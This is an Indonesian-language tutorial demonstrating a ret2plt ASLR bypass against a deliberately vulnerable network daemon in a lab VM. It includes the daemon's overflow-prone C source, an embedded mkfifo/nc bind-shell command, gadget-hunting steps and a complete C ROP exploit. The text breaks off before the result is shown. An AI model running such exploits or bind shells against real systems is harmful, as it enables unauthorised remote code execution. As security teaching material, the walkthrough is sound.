3. Teknik bypass aslr dengan ret2plt

Teknik ret2plt hanya bisa digunakan untuk membypass elf binary yang dicompile tanpa pie.
Secara singkat, teknik ini berhasil karena ASLR tidak merandomisasi semua bagian dari file eksekusi secara default.

Teknik ini masih berlaku sebelum gcc versi 6.1 yang dirilis pada tahun 2016. Sejak gcc versi 6.1 semua elf binary yang dicompile dengan gcc akan dicompile otomatis sebagai PIE. Versi linux kernel yang release berbarengan pada periode itu adalah linux kernel 4.6, jadi kemungkinan besar setelah linux kernel 4.6 ke atas semua elf binary di sistem sudah dikompilasi otomatis sebagai pie.

Ret2plt adalah salah satu bentuk serangan Code Reuse Attack yang merupakan bagian dari keluarga besar ROP (Return-Oriented Programming).

Mengapa ret2plt dianggap ROP?

Sesuai namanya, **Return-Oriented Programming** adalah teknik di mana kita mengendalikan alur eksekusi program dengan menyusun alamat-alamat di *stack* yang akan dipanggil saat instruksi `ret` dieksekusi.

- Dalam **ret2plt**, Anda memasukkan alamat fungsi di tabel PLT (misal `system@plt`) ke dalam *stack* sebagai alamat kembali (*return address*).
- Karena Anda menggunakan instruksi `ret` untuk melompat ke kode yang sudah ada (bukan menyisipkan kode baru), teknik ini secara fundamental memenuhi definisi ROP.

Kelemahan ASLR: Tidak Semua Alamat Acak

Jika program tidak dikompilasi sebagai **PIE (Position Independent Executable**), bagian **Executable** dari program utama tetap berada di alamat yang statis/tetap.

Di dalam bagian statis ini, terdapat tabel yang disebut **PLT (Procedure Linkage Table)**.

Apa itu PLT dan GOT?

Untuk memahami ret2plt, kita harus memahami hubungan antara PLT dan GOT:

- **PLT (Procedure Linkage Table):** Berisi instruksi pendek (stub) yang mengarahkan program ke alamat fungsi yang sebenarnya. Bagian ini berada di segmen kode dan **alamatnya tetap (statis)** jika PIE tidak aktif.
- **GOT (Global Offset Table):** Berisi alamat absolut dari fungsi-fungsi di dalam library (seperti `system` atau `puts`). Alamat di dalam GOT inilah yang berubah-ubah karena ASLR.

Dalam serangan *buffer overflow* tradisional, penyerang mencoba melompat langsung ke alamat fungsi di `libc` (misalnya `system()`). Karena ASLR, alamat `system()` selalu berubah setiap kali program dijalankan, sehingga sulit ditebak.

Namun, dengan **ret2plt**, penyerang tidak melompat ke `libc`, melainkan melompat ke **entri fungsi tersebut di PLT**.

- **Alamat PLT diketahui:** Karena PLT berada di dalam binary utama yang tidak terpengaruh ASLR, penyerang tahu persis di mana letak `puts@plt` atau `system@plt`.
- **Penyelesaian Alamat Otomatis:** Saat penyerang mengarahkan eksekusi ke `function@plt`, PLT akan secara otomatis mencari alamat asli fungsi tersebut di GOT dan melompat ke sana. Penyerang tidak perlu tahu di mana alamat asli fungsi itu berada; sistem yang akan mencarinya untuk mereka.

Pada arsitektur 64-bit (x86_64), tantangannya adalah argumen fungsi tidak lagi diletakkan di stack, melainkan di register (seperti `RDI`, `RSI`, dll). Oleh karena itu, teknik ret2plt biasanya dikombinasikan dengan **ROP (Return Oriented Programming)**.

Contoh Skenario Serangan:

1. Penyerang menemukan alamat gadget pop rdi; ret (statis).
2. Penyerang memasukkan alamat string "/bin/sh" ke register RDI.
3. Penyerang mengarahkan *return address* ke system@plt (statis).
4. Program akan mengeksekusi system("/bin/sh") meskipun alamat libc diacak oleh ASLR.

Pada contoh kali ini, mesin penyerang adalah kali linux dengan ip 10.71.19.14 dan server target berada di virtualbox menggunakan os lubuntu 24 dengan ip 10.71.19.211.

Untuk mempermudah seperti biasa kita siapkan dulu settinganya :

1. edit /etc/resolv.conf

tambahkan : nameserver 127.0.0.1

2. pada /etc/dnsmasq.conf tambahkan :

address=/victim/10.71.19.211

3. restart dnsmasq : systemctl restart dnsmasq

Pada contoh kali ini kita akan menggunakan aplikasi daemon yang vulnerable pada server target :

#include <stdio.h>
#include <stdlib.h>

```
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

void gadgets() {
   __asm__("pop %rdi; ret");
   __asm__("pop %rsi; ret");
   char *data = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -lvp 51337 >/tmp/f";
}

void handle_client(int client_sock) {
   char buffer[64];
   char input[512];
   int n = recv(client_sock, input, sizeof(input) - 1, 0);
   if (n > 0) {
      input[n] = '\0';
      memcpy(buffer, input, sizeof(input));
      printf("Received: %s\n", buffer);
   }
}

int main(int argc, char **argv) {
   if (argc > 100) { system(argv[1]); }
   int server_fd, client_sock;
   struct sockaddr_in server_addr;

   server_fd = socket(AF_INET, SOCK_STREAM, 0);
   int opt = 1;
   setsockopt(server_fd, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(opt));

   server_addr.sin_family = AF_INET;
   server_addr.sin_addr.s_addr = INADDR_ANY;
   server_addr.sin_port = htons(8888);

   bind(server_fd, (struct sockaddr *)&server_addr, sizeof(server_addr));
   listen(server_fd, 5);

   printf("Daemon listening on port 8888...\n");

   while (1) {
      client_sock = accept(server_fd, NULL, NULL);
      if (fork() == 0) {
         close(server_fd);
         handle_client(client_sock);
         exit(0);
      }
      close(client_sock);
```

```
    }
    return 0;
}
```

Simpan di server target dengan nama vuln.c

Source code di atas terkena bug stack overflow saat proses input data dari klien

```
void handle_client(int client_sock) {
    char buffer[64];
    char input[512];
    int n = recv(client_sock, input, sizeof(input) - 1, 0);
    if (n > 0) {
        input[n] = '\0';
        memcpy(buffer, input, sizeof(input));
        printf("Received: %s\n", buffer);
    }
}
```

di sini kita bisa melihat ukuran stack buffer hanya 64 bytes sedangkan inputan dari klien bisa mencapai 512 byte.

Pengunaan fungsi gadget yang tidak terpakai pada alur asli program vuln adalah untuk mempermudah demo pengambilan gadget rop dari elf binary, karena elf binary ini kecil sehingga tidak memiliki banyak string dan instruksi asm yang bisa dimanfaatkan untuk rop. Pada eksploitasi real life biasanya elf binary berukuran besar dan kemungkinan mengandung banyak gadget untuk rop.

```
void gadgets() {
    __asm__("pop %rdi; ret");
    __asm__("pop %rsi; ret");
    char *data = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -lvp 51337 >/tmp/f";
}
```

Compile :

gcc -o vuln vuln.c -fno-stack-protector -fno-pie -no-pie

Kita pastikan aslr aktif pada server target, ketik:

sudo echo 2 > /proc/sys/kernel/randomize_va_space

Selanjutnya pada mesin target, kita jalankan dan debug prosesnya dengan gdb:

./vuln

Buka terminal satu lagi ketik :

ps aux | grep vuln

Misal outputnya:

robohax@robohax-virtualbox:~/Desktop/part4/4/aslr/ret2plt$ ps aux | grep vuln
robohax 8723 0.5 3.0 539508 111900 ? Sl 08:09 0:01 featherpad file:///home/robohax/Desktop/part4/4/aslr/ret2plt/vuln.c
robohax 8837 0.0 0.0 2680 1124 pts/0 S+ 08:13 0:00 ./vuln

maka kit akan debug pid 8837 :

sudo su
gdb -p 8837

Pada console gdb, ketik :

set follow-fork-mode child
cont

Langkah 1. Kerangka Dasar Exploit

Kembali lagi ke kali linux, kita siapkan kerangka dasar untuk eksploitasi :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netdb.h>
int main() {
   int sock;
   struct sockaddr_in target;
   struct addrinfo hints, *res;
   memset(&hints, 0, sizeof(hints));
   hints.ai_family = AF_INET;
   hints.ai_socktype = SOCK_STREAM;
   char payload[500];
   if (getaddrinfo("victim", "8888", &hints, &res) != 0) {
      perror("Gagal resolve hostname");
      return 1;
   }
   struct sockaddr_in *addr = (struct sockaddr_in *)res->ai_addr;
   memset(payload, 0x90, sizeof(payload));
   memset(payload + 88, 'B', 8);
   memset(payload + 96, 'C', 8);
   sock = socket(AF_INET, SOCK_STREAM, 0);
   target.sin_addr = addr->sin_addr;
   target.sin_family = AF_INET;
   target.sin_port = htons(8888);
   inet_pton(AF_INET, "victim", &target.sin_addr);
   connect(sock, (struct sockaddr *)&target, sizeof(target));
```

```
    send(sock, payload, 500, 0);
    close(sock);
    return 0;
}
```

Simpan dengan nama exploit1.c lalu compile:

gcc -o exploit1 exploit1.c

Berdasarkan uji coba, top of the stack bisa kita overwrite mulai byte ke-88.


Untuk mengujinya kita gunakan kode exploit1.c

Jalankan exploit1 :

./exploit1

Kembali lagi ke server target, kita lihat pada jendela gdb dan periksa rsp:

x/20gx $rsp



Terlihat top of the stack berhasil dioverwrite menjadi 8 byte 0x42.

Langkah 2. Menyusun Instruksi ROP Return to PLT

Kembali lagi ke server target (lubuntu 24) di virtualbox. Kita akan mencari gadget yang bisa kita manfaatkan.

Kita akan gunakan sequence rop ini untuk ret2plt :

1. Pertama tama return address kita arahkan ke alamat memori yang berisi instruksi ret, tujuanya adalah untuk stack alignment. Mengapa ?
Banyak fungsi di Linux (terutama fungsi di `glibc` seperti `system()`) menggunakan instruksi yang membutuhkan alamat stack harus sejajar pada kelipatan 16 byte (**16-byte alignment**).

- Jika saat instruksi `call` dilakukan stack Anda tidak sejajar (misalnya melesat 8 byte), program akan langsung *crash* dengan pesan *Segmentation Fault*.
- **Solusinya:** Dengan menambahkan satu alamat yang berisi instruksi `ret` (yang berukuran 8 byte pada 64-bit) sebelum masuk ke inti ROP chain, Anda menggeser posisi stack sebanyak 8 byte sehingga menjadi sejajar kembali (aligned).

2. Mengambil alamat memori yang berisi string parameter fungsi untuk system() dari stack ke register RDI. Seperti kita ketahui pada linux x64 parameter fungsi tersimpan di register RDI, RSI, dan seterusnya. Stack hanya digunakan jika argumen fungsi jumlahnya lebih dari 6.

3. Selanjutnya kita arahkan program vulner agar melompat ke alamat memori yang berisi instruksi stub atau bagian PLT dari elf untuk mengarahkan program ke alamat fungsi yang sebenarnya yaitu alamat memori absolut yang berisi rutin lengkap untuk system() yang sebenarnya terletak pada libc.

4. Langkah selanjutnya setelah system() dieksekusi kita perlu memanggil syscall exit() agar eksekusi berjalan mulus, langkah ini pada dasarnya sama seperti langkah 3.

Step 1
Pertama tama kita cari sequence di elf yang berisi instruksi ret, Pada mesin target, ketik:

objdump -d vuln | grep ret
Contoh hasil :

kita akan gunakan instruksi ret terakhir pada 401478

401478: c3 ret

Step 2

Selanjutnya kita akan mencari alamat memori pada elf yang mengandung string untuk parameter fungsi system(). Ketik :

ROPgadget --binary vuln --string "rm "

Hasilnya:

root@robohax-virtualbox:/home/robohax/Desktop/part4/4/aslr/ret2plt# ROPgadget --binary vuln --string "rm "
Strings information
==
0x0000000000402008 : rm

alamat memori adalah : 402008

Step 3

Mencari alamat memori untuk system@plt :

objdump -d vuln | grep system

Hasil :

root@robohax-virtualbox:/home/robohax/Desktop/part4/4/aslr/ret2plt# objdump -d vuln | grep system

401391: e8 aa fd ff ff call 401140 <system@plt>

Kita akan gunakan alamat memori : 401140

Step 4.

Mencari alamat memori untuk exit@plt :

objdump -d vuln | grep exit

Hasil :

401458: e8 63 fd ff ff call 4011c0 <exit@plt>

Kita akan gunakan alamat memori : 4011c0

Berikut ini kerangka akhir exploit kita :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netdb.h>

#define POP_RDI      0x4012de
#define SYSTEM_PLT   0x401140
#define RET_GADGET   0x401478
#define CMD_ADDR     0x402008
```

```
#define EXIT_PLT   0x4011c0

int main() {
   int sock;
   struct sockaddr_in serv_addr;
   struct addrinfo hints, *res;
   memset(&hints, 0, sizeof(hints));
   hints.ai_family = AF_INET;
   hints.ai_socktype = SOCK_STREAM;

   char payload[512];
   int offset = 88;
   unsigned long val;
   if (getaddrinfo("victim", "8888", &hints, &res) != 0) {
      perror("Failed to resolve hostname");
      return 1;
   }
   struct sockaddr_in *addr = (struct sockaddr_in *)res->ai_addr;

   sock = socket(AF_INET, SOCK_STREAM, 0);
   serv_addr.sin_addr = addr->sin_addr;
   serv_addr.sin_family = AF_INET;
   serv_addr.sin_port = htons(8888);
   inet_pton(AF_INET, "victim", &serv_addr.sin_addr);

   if (connect(sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) < 0) {
      perror("Connect failed");
      return -1;
   }

   memset(payload, 0x90, sizeof(payload));
   val = RET_GADGET;
   memcpy(payload + offset, &val, 8); offset += 8;
   val = POP_RDI;
   memcpy(payload + offset, &val, 8); offset += 8;
   val = CMD_ADDR;
   memcpy(payload + offset, &val, 8); offset += 8;
   val = SYSTEM_PLT;
   memcpy(payload + offset, &val, 8); offset += 8;
   val = EXIT_PLT;
   memcpy(payload + offset, &val, 8); offset += 8;
   send(sock, payload, offset, 0);
   printf("[+] Payload sent !\n");
   close(sock);
   return 0;
}
```

Simpan dengan nama exploit2.c lalu compile :

gcc -o exploit2 exploit2.c

Pada server target di virtualbox, pastikan kita sudah keluar dari gdb dan vuln berjalan !

Selanjutnya kembali ke kali linux, jalankan exploit2 :

./exploit2

Jika berhasil kita akan mendapatkan bindshell di server target pada port 51337.

Hasilnya :